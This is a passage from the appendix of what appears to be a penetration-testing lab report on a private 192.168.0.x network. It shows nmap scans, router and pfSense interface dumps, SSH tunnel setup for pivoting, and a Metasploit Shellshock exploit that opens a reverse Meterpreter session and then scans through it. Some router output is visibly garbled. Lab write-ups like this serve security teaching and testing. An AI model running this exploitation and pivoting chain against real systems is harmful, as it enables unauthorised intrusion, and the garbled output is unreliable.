Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:55 EDT
Nmap scan report for 192.168.0.229
Host is up (0.0014s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.230
Host is up (0.0020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 4 IP addresses (2 hosts up) scanned in 14.59 seconds

```

8.2.10 192.168.0.232/30

```
root@kali:~# nmap 192.168.0.232/30
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:56 EDT
Nmap scan report for 192.168.0.233
Host is up (0.0016s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap done: 4 IP addresses (1 host up) scanned in 14.72 seconds
root@kali:~#
```

8.2.11 192.168.0.240/30

```
root@kali:~# nmap 192.168.0.240/30
Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 22:57 EDT
Nmap scan report for 192.168.0.242
Host is up (0.0048s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind

Nmap done: 4 IP addresses (1 host up) scanned in 14.74 seconds
root@kali:~#
```

8.2.12 192.168.0.64/27 With Firewall Access

```
root@kali:~# nmap 192.168.0.64/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 02:13 EDT
Nmap scan report for 192.168.0.65
Host is up (0.0044s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.66
Host is up (0.0045s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
2049/tcp  open  nfs

Nmap done: 32 IP addresses (2 hosts up) scanned in 39.90 seconds
```

8.2.13 192.168.0.96/27 With Firewall Access

```
root@kali:~# nmap 192.168.0.96/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-28 02:15 EDT
Nmap scan report for 192.168.0.97
Host is up (0.0036s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
80/tcp    open  http
443/tcp   open  https

Nmap scan report for 192.168.0.98
Host is up (0.0048s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
2601/tcp  open  zebra
2604/tcp  open  ospfd
2605/tcp  open  bgpd

Nmap done: 32 IP addresses (2 hosts up) scanned in 19.40 seconds
```

8.3 Vyos Routers Interfaces

8.3.1 172.16.221.16

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, U - Up, D - Down, A - Admin Down
Interface    IP Address      S/L  Description
inet        127.0.0.1/8     S/L  Description
inet6       ::1/128          S/L  Description
eth0         loop            u/u
eth1         RX packe192.168.0.193/27al Loopback) u/u
eth2         RX error172.16.221.16/24 overruns 0 frame u/u
lo           TX packe127.0.0.1/8tes 253568 (247.6 KiB) u/u
                           TX error1.1.1.1/32ed 0 overruns 0 carrier 0 collisions 0
                           ::1/128
```

8.3.2 192.168.0.33

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
eth0          192.168.0.226/30   u/u
eth1          192.168.0.33/27   u/u
eth2          192.168.0.229/30   u/u
lo            127.0.0.1/8      u/u
                           2.2.2.2/32
                           ::1/128
vyos@vyos:~$
```

8.3.3 192.168.0.129

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
eth0          192.168.0.230/30   u/u
eth1          192.168.0.129/27   u/u
eth2          192.168.0.233/30   u/u
lo            127.0.0.1/8      u/u
                           3.3.3.3/32
                           ::1/128
vyos@vyos:~$
```

8.3.4 192.168.0.193

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L  Description
-----
eth0          192.168.0.193/27    u/u
eth1          192.168.0.225/30    u/u
eth2          172.16.221.16/24    u/u
lo            127.0.0.1/8        u/u
                  1.1.1.1/32
                  ::1/128
vyos@vyos:~$
```

8.3.5 192.168.0.225

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L  Description
-----
eth0          192.168.0.193/27    u/u
eth1          192.168.0.225/30    u/u
eth2          172.16.221.16/24    u/u
lo            127.0.0.1/8        u/u
                  1.1.1.1/32
                  ::1/128
vyos@vyos:~$
```

8.3.6 192.168.0.226

```
writes in /usr/share/doc/ /copyright.
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L  Description
-----
eth0          192.168.0.226/30    u/u
eth1          192.168.0.33/27    u/u
eth2          192.168.0.229/30    u/u
lo            127.0.0.1/8        u/u
                  2.2.2.2/32
                  ::1/128
vyos@vyos:~$
```

8.3.7 192.168.0.229

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L  Description
-----
eth0          192.168.0.226/30     u/u
eth1          192.168.0.33/27     u/u
eth2          192.168.0.229/30     u/u
lo            127.0.0.1/8        u/u
                  2.2.2.2/32
                  ::1/128
vyos@vyos:~$
```

8.3.8 192.168.0.230

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L  Description
-----
eth0          192.168.0.230/30     u/u
eth1          192.168.0.129/27     u/u
eth2          192.168.0.233/30     u/u
lo            127.0.0.1/8        u/u
                  3.3.3.3/32
                  ::1/128
vyos@vyos:~$
```

8.3.9 192.168.0.233

```
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L  Description
-----
eth0          192.168.0.230/30     u/u
eth1          192.168.0.129/27     u/u
eth2          192.168.0.233/30     u/u
lo            127.0.0.1/8        u/u
                  3.3.3.3/32
                  ::1/128
vyos@vyos:~$
```

8.4 SSH Tunnelling Methodology

```
root@kali:~# ssh root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/


Last login: Thu Sep 28 04:23:24 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1687
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.242 closed.
```

```
root@kali:~# ssh -w0:0 root@192.168.0.242
root@192.168.0.242's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Thu Sep 28 04:23:32 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr add 1.1.1.1/30 dev tun0
root@xadmin-virtual-machine:~# ip link set tun0 up
root@xadmin-virtual-machine:~# echo 1 > /proc/sys/net/ipv4/conf/all/forwarding
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~#
```

8.4.1 Adding PermitTunnel to sshd_config



```
root@xadmin-virtual-machine: ~
File Edit View Search Terminal Help
GNU nano 2.2.6          File: /etc/ssh/sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::

#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
PermitTunnel yes

RSAAuthentication yes
[ Read 89 lines ]
^G Get Help  ^O WriteOut  ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

8.4.2 Adding Firewall

```
root@kali:~# route add -host 192.168.0.234 tun0
```

8.4.3 Creating Tunnel for 192.168.0.34

```
root@kali:~# ssh -wl:1 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
575 packages can be updated.
0 updates are security updates.

Last login: Thu Sep 28 06:31:05 2017 from 192.168.0.200
root@xadmin-virtual-machine:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:05 brd ff:ff:ff:ff:ff:ff
        inet 192.168.0.34/27 brd 192.168.0.63 scope global eth0
            valid_lft forever preferred_lft forever
        inet6 fe80::20c:29ff:fe52:4405/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:52:44:0f brd ff:ff:ff:ff:ff:ff
        inet 13.13.13.12/24 brd 13.13.13.255 scope global eth1
            valid_lft forever preferred_lft forever
        inet6 fe80::20c:29ff:fe52:440f/64 scope link
            valid_lft forever preferred_lft forever
4: tun1: <POINTOPOINT,MULTICAST,NOARP> mtu 1500 qdisc noop state DOWN group default qlen 500
    link/none
root@xadmin-virtual-machine:~#
```

```
root@kali:~# ip addr add 2.2.2.1/30 dev tun1
root@kali:~# ip link set tun1 up
root@kali:~#
```

8.5 PFSense Webpage

8.5.1 Firewall Interfaces

Interfaces			
WAN	▲	1000baseT <full-duplex>	192.168.0.234
LAN	▲	1000baseT <full-duplex>	192.168.0.98
DMZ	▲	1000baseT <full-duplex>	192.168.0.241

8.5.2 DMZ Interface

DMZ Interface (opt1, em2)

Status	up
MAC Address	00:50:56:99:5a:66
IPv4 Address	192.168.0.241
Subnet mask IPv4	255.255.255.252
IPv6 Link Local	fe80::250:56ff:fe99:5a66%em2
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	5465/6884 (1.46 MiB/1.54 MiB)
In/out packets (pass)	5465/6884 (1.46 MiB/1.54 MiB)
In/out packets (block)	248/0 (9 KiB/0 B)
In/out errors	0/0
Collisions	0

8.5.3 LAN Interface

LAN Interface (lan, em1)	
Status	up
MAC Address	00:50:56:99:8a:22
IPv4 Address	192.168.0.98
Subnet mask IPv4	255.255.255.224
IPv6 Link Local	fe80::250:56ff:fe99:8a22%em1
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	1314/1318 (87 KiB/88 KiB)
In/out packets (pass)	1314/1318 (87 KiB/88 KiB)
In/out packets (block)	0/0 (0 B/0 B)
In/out errors	0/0
Collisions	0

8.5.4 WAN Interface

WAN Interface (wan, em0)

Status	up
MAC Address	00:50:56:99:a3:11
IPv4 Address	192.168.0.234
Subnet mask IPv4	255.255.255.252
Gateway IPv4	192.168.0.233
IPv6 Link Local	fe80::250:56ff:fe99:a311%em0
DNS servers	127.0.0.1
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	31409/32543 (1.15 MiB/2.26 MiB)
In/out packets (pass)	31409/32543 (1.15 MiB/2.26 MiB)
In/out packets (block)	1913/0 (71 KiB/0 B)
In/out errors	0/0
Collisions	0

8.6 Metasploit

8.6.1 MSConsole startup

```
root@kali:~# systemctl start postgresql
root@kali:~# msfconsole

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090990909090909090909090
90909090990909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.090909090
90909090.90909090.090909090
90909090.90909090.090909090
.....
cccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccc
cccccccccc.....cccccccccccccc
cccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccc
.....cccccccccccccccccccccccccc
cccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccc
```

8.6.2 Searching for and Selecting Exploit

```
msf > search shellshock
Matching Modules
=====
Name                                Disclosure Date   Rank      Description
-----
auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24    normal    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
auxiliary/server/dhclient_bash_env                     2014-09-24    normal    DHCP Client Bash Environment Variable Code Injection (Shellshock)
exploit/linux/http/advantech_switch_bash_env_exec (Shellshock) 2015-12-01    excellent  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
exploit/linux/http/ipfire_bashbug_exec                 2014-09-29    excellent  IPFire Bash Environment Variable Injection (Shellshock)
exploit/multi/ftp/pureftpd_bash_env_exec (Shellshock) 2014-09-24    excellent  Pure-FTPD External Authentication Bash Environment Variable Code Injection (Shellshock)
exploit/multi/http/apache_mod_cgi_bash_env_exec       2014-09-24    excellent  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
exploit/multi/http/cups_bash_env_exec                 2014-09-24    excellent  CUPS Filter Bash Environment Variable Code Injection (Shellshock)
exploit/multi/misc/legend_bot_exec                    2015-04-27    excellent  Legend Perl IRC Bot Remote Code Execution
exploit/multi/misc/xdh_x_exec                         2015-12-04    excellent  Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
exploit/osx/local/vmware_bash_function_root (Shellshock) 2014-09-24    normal    OS X VMWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock)
exploit/unix/dhcp/bash_environment                   2014-09-24    excellent  Dhclient Bash Environment Variable Injection (Shellshock)

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
```

8.6.3 Options for ShellShock Exploit

```
msf exploit(apache_mod_cgi_bash_env_exec) > show options
Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name          Current Setting  Required  Description
----          -----          -----    -----
CMD_MAX_LENGTH 2048           yes       CMD max line length
CVE           CVE-2014-6271     yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER        User-Agent      yes       HTTP header to use
METHOD        GET             yes       HTTP method to use
Proxies        no              no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST         yes             yes      The target address
RPATH         /bin            yes       Target PATH for binaries used by the CmdStager
RPORT         80              yes      The target port (TCP)
SRVHOST       0.0.0.0        yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT       8080            yes       The local port to listen on.
SSL           false            no        Negotiate SSL/TLS for outgoing connections
SSLCert        no              no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI      yes             yes      Path to CGI script
TIMEOUT       5               yes      HTTP read response timeout (seconds)
URIPATH       no              no        The URI to use for this exploit (default is random)
VHOST         no              no        HTTP server virtual host

Exploit target:
 Id  Name
 --  ---
 0   Linux x86
```

8.6.4 Setting Options for ShellShock Exploit

```
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.242
RHOST => 192.168.0.242
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Sending stage (797784 bytes) to 192.168.0.234
[*] Meterpreter session 1 opened (192.168.0.200:4444 -> 192.168.0.234:8834) at 2017-09-27 21:56:03 -0400
```

8.6.5 Setting TCP Port Scanner Options

```
meterpreter >
Background session 2? [y/N]
msf auxiliary(tcp) > route add 192.168.0.234 255.255.255.252 2
[*] Route added
msf auxiliary(tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):
Name          Current Setting  Required  Description
----          -----          -----    -----
CONCURRENCY  10             yes       The number of concurrent ports to check per host
DELAY         0              yes       The delay between connections, per thread, in milliseconds
JITTER        0              yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS         1-1000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS        192.168.0.241  yes       The target address range or CIDR identifier
THREADS       1               yes       The number of concurrent threads
TIMEOUT       1000            yes       The socket connect timeout in milliseconds

msf auxiliary(tcp) > set RHOSTS 192.168.0.234
RHOSTS => 192.168.0.234
msf auxiliary(tcp) > run

[*] 192.168.0.234:      - 192.168.0.234:53 - TCP OPEN
[*] 192.168.0.234:      - 192.168.0.234:80 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
```

```

msf auxiliary(tcp) > route add 192.168.0.240 255.255.255.0 2
[*] Route added
msf auxiliary(tcp) > set RHOSTS 192.168.0.241
RHOSTS => 192.168.0.241
msf auxiliary(tcp) > set PORTS 80
PORTS => 80
msf auxiliary(tcp) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > set PORTS 1-1000
PORTS => 1-1000
msf auxiliary(tcp) > run

[*] 192.168.0.241:          - 192.168.0.241:53 - TCP OPEN
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed

```

8.6.6 Creating SSH Tunnel

```

root@xadmin-virtual-machine:~# nano /etc/ssh/sshd_config
root@xadmin-virtual-machine:~# service ssh restart
ssh stop/waiting
ssh start/running, process 1586
root@xadmin-virtual-machine:~# exit
logout
Connection to 192.168.0.242 closed.

```

8.7 PFSense

8.7.1 Changing Firewall Rules

Rules (Drag to Change Order)											
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions	
<input type="checkbox"/> ✓	1 / 2.86 MiB	IPv4 *	*	*	192.168.0.242	*	*	none		Edit Delete Save	
<input type="checkbox"/> ✓	1 / 133 KiB	IPv4 OSPF	*	*	*	*	*	none		Edit Delete Save	

Source
Source <input type="checkbox"/> Invert match. <input type="text" value="any"/> <input type="button" value="Source Address"/> / <input type="button"/>
Destination
Destination <input type="checkbox"/> Invert match. <input type="text" value="any"/> <input type="button" value="Destination Address"/> / <input type="button"/>
Extra Options
Log <input type="checkbox"/> Log packets that are handled by this rule Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).
Description <input type="text"/> A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset and displayed in the firewall log.
Advanced Options <input type="button" value="Display Advanced"/>
Rule Information

8.7.2 Interfaces

Interfaces			
 WAN		1000baseT <full-duplex>	192.168.0.234
 LAN		1000baseT <full-duplex>	192.168.0.98
 DMZ		1000baseT <full-duplex>	192.168.0.241

LAN Interface (lan, em1)

Status	up
MAC Address	00:50:56:99:8a:22
IPv4 Address	192.168.0.98
Subnet mask IPv4	255.255.255.224
IPv6 Link Local	fe80::250:56ff:fe99:8a22%em1
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	1314/1318 (87 KiB/88 KiB)
In/out packets (pass)	1314/1318 (87 KiB/88 KiB)
In/out packets (block)	0/0 (0 B/0 B)
In/out errors	0/0
Collisions	0


WAN Interface (wan, em0)

Status	up
MAC Address	00:50:56:99:a3:11
IPv4 Address	192.168.0.234
Subnet mask IPv4	255.255.255.252
Gateway IPv4	192.168.0.233
IPv6 Link Local	fe80::250:56ff:fe99:a311%em0
DNS servers	127.0.0.1
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	31409/32543 (1.15 MiB/2.26 MiB)
In/out packets (pass)	31409/32543 (1.15 MiB/2.26 MiB)
In/out packets (block)	1913/0 (71 KiB/0 B)
In/out errors	0/0
Collisions	0

DMZ Interface (opt1, em2)


Status	up
MAC Address	00:50:56:99:5a:66
IPv4 Address	192.168.0.241
Subnet mask IPv4	255.255.255.252
IPv6 Link Local	fe80::250:56ff:fe99:5a66%em2
MTU	1500
Media	1000baseT <full-duplex>
In/out packets	5465/6884 (1.46 MiB/1.54 MiB)
In/out packets (pass)	5465/6884 (1.46 MiB/1.54 MiB)
In/out packets (block)	248/0 (9 KiB/0 B)
In/out errors	0/0
Collisions	0

8.7.3 Login Page



8.8 Web Pages

8.8.1 VyOS HTTP page




VyOS

